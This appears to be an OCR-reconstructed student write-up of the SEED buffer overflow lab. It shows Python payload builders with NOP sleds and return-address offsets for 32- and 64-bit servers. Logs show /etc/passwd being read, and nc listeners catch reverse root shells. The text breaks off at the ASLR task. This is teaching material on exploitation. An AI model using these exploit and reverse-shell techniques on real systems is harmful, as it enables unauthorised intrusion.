

SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 21:01
seed@VM: ~/.../attack-code
seed@VM: ~...
seed@VM: ~/...
seed@VM: ~/...
seed@VM: ~/...
seed@VM: ~/...

```
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd228 + 308     # Change this number
 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(100,300,4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little
')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 21:00
seed@VM: ~/.../Labsetup

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd228
server-2-10.9.0.6 | total 716
server-2-10.9.0.6 | -rwxrwxr-x 1 root root  17880 Nov  5 23:11 serv
er
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Nov  5 23:11 stac
k
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | gnats:x:41:41:Gnats Bug-Reporting System (admin
):/var/lib/gnats:/usr/sbin/nologin
server-2-10.9.0.6 | nobody:x:65534:65534:nobody:/nonexistent:/usr/s
bin/nologin
server-2-10.9.0.6 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologi
n
server-2-10.9.0.6 | seed:x:1000:1000::/home/seed:/bin/bash
```


Getting reverse shell: Similar to task 2 we change the bash command to the for getting a reverse shell and execute the program and send the badfile over.


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 21:13
seed@VM: ~/.../Labsetup

```
[11/05/23]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 57264
/bin/bash: bin/bash: No such file or directory
[11/05/23]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 57268
root@07f61e15b747:/bof#
```


TASK4

In this task out target server is a 64 bit server program. For 64 bit address the first two bytes of the address will always be zeros. The problem is that the payload is copied into the stack via strcopy(), this function will stop copying when it sees a zero. Therefore what we do is keep the return address as the buffer address so that the malicious code is before the return address.



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 5 21:22
seed@VM: ~/.../Labsetup

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffff
ffe220
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffff
ffe150
server-3-10.9.0.7 | ==== Returned Properly ====
```


Offset = 0xe220 – ox150 +8 = 216


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 6 18:16
seed@VM: ~/.../attack-code

```
   # The * in this line serves as the position marker          *
   "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd      *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe150  # Change this number
offset = 216       # Change this number


# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 6 00:03
seed@VM: ~/.../Labsetup
seed@VM: ~... seed@VM: ~/... seed@VM: ~/... seed@VM: ~/... seed@VM: ~/...


```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffff
ffe220
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffff
ffe150
server-3-10.9.0.7 | total 148
server-3-10.9.0.7 | -rw------- 1 root root 380928 Nov  6 04:25 core
server-3-10.9.0.7 | -rwxrwxr-x 1 root root  17880 Nov  5 23:11 serv
er
server-3-10.9.0.7 | -rwxrwxr-x 1 root root  17064 Nov  5 23:11 stac
k
server-3-10.9.0.7 | Hello 64
server-3-10.9.0.7 | gnats:x:41:41:Gnats Bug-Reporting System (admin
):/var/lib/gnats:/usr/sbin/nologin
server-3-10.9.0.7 | nobody:x:65534:65534:nobody:/nonexistent:/usr/s
bin/nologin
server-3-10.9.0.7 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologi
n
server-3-10.9.0.7 | seed:x:1000:1000::/home/seed:/bin/bash
```


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 6 18:18
seed@VM: ~/.../attack-code
seed@VM: ~... seed@VM: ~/... seed@VM: ~/... seed@VM: ~/... seed@VM: ~/...


```
^C
[11/06/23]seed@VM:~/.../attack-code$
[11/06/23]seed@VM:~/.../attack-code$
[11/06/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 34068
root@e7a0ba667184:/bof#
```

TASK 5


Whatever we put in the badfile is stored in the buffer and then copied into the buffer of a smaller size. Even if the code wont be copied into the smaller size buffer it is still inside the main's stack frame, we don't care in which buffer it is. So we basically shift the code into the main's stack frame.



```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffff
ffe0c0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffff
ffe060
server-4-10.9.0.8 | ==== Returned Properly ====
```




```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffff
ffe0c0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffff
ffe060
server-4-10.9.0.8 | total 40
server-4-10.9.0.8 | -rwxrwxr-x 1 root root 17880 Nov  5 23:11 serve
r
server-4-10.9.0.8 | -rwxrwxr-x 1 root root 17064 Nov  5 23:11 stack
server-4-10.9.0.8 | Hello 64
server-4-10.9.0.8 | gnats:x:41:41:Gnats Bug-Reporting System (admin
):/var/lib/gnats:/usr/sbin/nologin
server-4-10.9.0.8 | nobody:x:65534:65534:nobody:/nonexistent:/usr/s
bin/nologin
server-4-10.9.0.8 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologi
n
server-4-10.9.0.8 | seed:x:1000:1000::/home/seed:/bin/bash
```


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 6 18:11
seed@VM: ~/.../attack-code
seed@VM: ~... seed@VM: ~/... seed@VM: ~/... seed@VM: ~/... seed@VM: ~/...

```
   # The * in this line serves as the position marker       *
   "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe0c0 + 1200   # Change this number
offset = 104      # Change this number


# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


Offset = 0x0c0 – 0x060 + 8 = 104


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Nov 6 10:56
seed@VM: ~/.../attack-code
seed@VM: ~... seed@VM: ~/... seed@VM: ~/... seed@VM: ~/... seed@VM: ~/...

```
[11/06/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.8 35326
root@4d605d945cf6:/bof#
```

TASK 6


In the beginning of the lab we turned off the Address Space Layout Randomization which is a countermeasure. We turn it on in this task and try to make our attack work. This countermeasure basically randomizes the addresses as seen below, we get different addresses for each request.



SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 6 11:08
seed@VM: ~/.../Labsetup


```
[11/06/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5
nc: missing port number
